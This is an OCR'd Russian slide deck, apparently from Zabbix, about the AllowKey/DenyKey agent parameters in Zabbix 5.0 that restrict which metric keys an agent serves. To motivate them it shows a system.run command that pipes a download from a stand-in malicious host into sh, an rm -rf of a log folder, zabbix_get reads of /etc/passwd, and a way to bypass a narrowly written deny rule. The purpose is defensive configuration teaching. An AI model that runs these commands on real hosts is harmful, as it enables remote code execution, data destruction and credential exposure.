
ZABBIX 5.0

ПОДДЕРЖКА БЕЛЫХ И ЧЕРНЫХ СПИСКОВ
ДЛЯ МЕТРИК НА СТОРОНЕ АГЕНТА

ЗАЧЕМ?



АГЕНТ МОЖЕТ ПОЛУЧАТЬ КОНФИДЕНЦИАЛЬНУЮ ИНФОРМАЦИЮ

- Из файлов конфигурации
- Из файлов логов
- Из файлов с паролями

```
#zabbix_get -s my.prod.host -k vfs.file.contents[/etc/passwd]

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
sssd:x:996:993:User for sssd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated
SSH:/var/empty/sshd:/sbin/nologin
chrony:x:995:992::/var/lib/chrony:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
nginx:x:994:991:Nginx web server:/var/lib/nginx:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
zabbix:x:993:990:Zabbix:/var/lib/zabbix:/sbin/nologin
```

АГЕНТ МОЖЕТ ВЫПОЛНЯТЬ ПОТЕНЦИАЛЬНО ОПАСНЫЕ КОМАНДЫ


- Ключ system.run[] позволяет выполнять любые удаленные команды на хосте
- Скрипты из фронтенда позволяют выполнять команды на стороне агента

```
# zabbix_get -s my.prod.host -k system.run["wget http://malicious_source -O- | sh"]
```

```
# zabbix_get -s my.prod.host -k system.run["rm -rf /var/log/applog/"]
```

- Linux: по умолчанию агент запускается от имени пользователя без особых привелегий
- Windows: агент запускается от имени System и имеет неограниченный доступ к файловой системе
- Windows: агент может выполнять WMI запросы

КАК?



РЕАЛИЗАЦИЯ В ПРЕДЫДУЩИХ ВЕРСИЯХ

- EnableRemoteCommands=0

Параметр отключал только метрики с ключом system.run[*]

Разрешить или запретить другие ключи было невозможно

```
### Option: EnableRemoteCommands
#       Whether remote commands from Zabbix server are allowed.
#       0 - not allowed
#       1 - allowed
#
# Mandatory: no
# Default:
EnableRemoteCommands=0
```

ДУЭТ ALLOWKEY И DENYKEY

По умолчанию разрешены любые ключи

В Zabbix 5.0 появились 2 новых параметра конфигурации агента:

- AllowKey=<pattern> - разрешенные проверки;
- DenyKey=<pattern> - запрещенные проверки;

<pattern> - паттерн имени ключа с параметрами. Поддерживаются метасимволы (*).

Нет ограничения на количество AllowKey/DenyKey параметров.

ПОСЛЕДОВАТЕЛЬНОСТЬ ИМЕЕТ ЗНАЧЕНИЕ


Правила проверяются в том порядке, в котором они внесены в конфигурационный файл.


Проверка ключа по правилам происходит до первого совпадения. Как только ключ элемента данных совпадает с поттерном, он разрешается или запрещается. После этого проверка правил останавливается.

Если элемент соответствует и разрешающему, и запрещающему правилу, результат будет зависеть от того, какое правило будет первым в конфигурационном файле.

ПОСЛЕДОВАТЕЛЬНОСТЬ ИМЕЕТ ЗНАЧЕНИЕ - ПРОЦЕСС

Допустим, мы имеем 2 разных правила с одинаковым паттерном и ключ vfs.file.size[/tmp/file]





ПОСЛЕДОВАТЕЛЬНОСТЬ ИМЕЕТ ЗНАЧЕНИЕ - ПРИМЕРЫ


Правильная последовательность

```
AllowKey=vfs.file.*[/var/log/myapp/*]
AllowKey=vfs.file.*[/var/log/mydb/*]
DenyKey=vfs.file.*[*]
```

Неправильная последовательность

```
DenyKey=system.run[*]
AllowKey=system.run[ipcs -l]
AllowKey=system.run[free]
```

ПАТТЕРНЫ



ОСНОВНЫЕ ПРАВИЛА

- Метасимвол (*) соответствует любому количеству любых символов в определенной позиции.
- Метасимволы могут использоваться как в имени ключа, так и в параметрах.
- Параметры должны быть заключены в квадратные скобки []

system.run[*	неверно
vfs.file*.txt]	неверно
vfs.file.*[*]	верно

ПРИМЕРЫ

Паттерн		Найден	Не найден
vfs.file.*[*]	Соответствует любым ключам, начинающимся с vfs.file. с любыми параметрами	vfs.file.size.bytes[] vfs.file.size[/var/log/zabbix_server.log, utf8]	vfs.file.size.bytes
vfs.file.*	Соответствует любым ключам, начинающимся с vfs.file. без каких-либо параметров	vfs.file.contents vfs.file.size	vfs.file.contents[]
system.cpu.load[*]	Соответствует ключу system.cpu.load с любыми параметрами. Не соответствует ключу system.cpu.load без квадратных скобок	system.cpu.load[] system.cpu.load[allcpu,avg5]	system.cpu.load

ПРАВИЛА ЗАПОЛНЕНИЯ ПАРАМЕТРОВ

- Параметры должны быть указаны как метасимвол, если их можно использовать.

```
DenyKey=vfs.file.*
```

```
# zabbix_get -s my.prod.host -k vfs.file.contents

ZBX_NOTSUPPORTED: Unknown metric vfs.file.contents
```

```
# zabbix_get -s my.prod.host -k vfs.file.contents["/etc/passwd"]

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
```

ПРАВИЛА ЗАПОЛНЕНИЯ ПАРАМЕТРОВ

- Если параметры указаны как метасимвол, ключ без параметров будет разрешен.

```
DenyKey=system.cpu.load[*]
```


```
# zabbix_get -s my.prod.host -k system.cpu.load[avg]

ZBX_NOTSUPPORTED: Unknown metric system.cpu.load
```

```
# zabbix_get -s my.prod.host -k system.cpu.load

0.110000
```

ЗАМЕТКИ



НАСТРОЙКА

Правила AllowKey, DenyKey не затрагивают следующие параметры:

- HostnameItem
- HostMetadataItem
- HostInterfaceItem

Если определенный ключ элемента запрещен в конфигурации агента:

- Элемент данных будет перейдет в статус неподдерживаемый (и никаких подсказок в причинах)
- Запреты выполнения удаленных команд не логируются агентом

Не стоит рассчитывать на какой-то определенный порядок подключения внешних файлов конфигурации (например, в алфавитном порядке)

УТИЛИТЫ КОМАНДНОЙ СТРОКИ

Zabbix_agent с опцией –print (-p) не показывает ключи, которые не разрешены конфигурацией

Zabbix_agent с опцией –test (-t) вернет "Unsupported item key"

Zabbix_get с опцией -k вернет ZBX_NOTSUPPORTED: Unknown metric

РАЗРЕШИТЬ ИЛИ ЗАПРЕТИТЬ?

- Это правило выглядит полностью безопасным

```
DenyKey=vfs.file.contents[/etc/passwd]
```

```
# zabbix_get -s my.prod.host -k vfs.file.contents["/etc/passwd"]

ZBX_NOTSUPPORTED: Unknown metric vfs.file.contents
```

- Но так ли это??

```
# zabbix_get -s my.prod.host -k vfs.file.contents["/usr/passwd"]

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
```

СПАСИБО!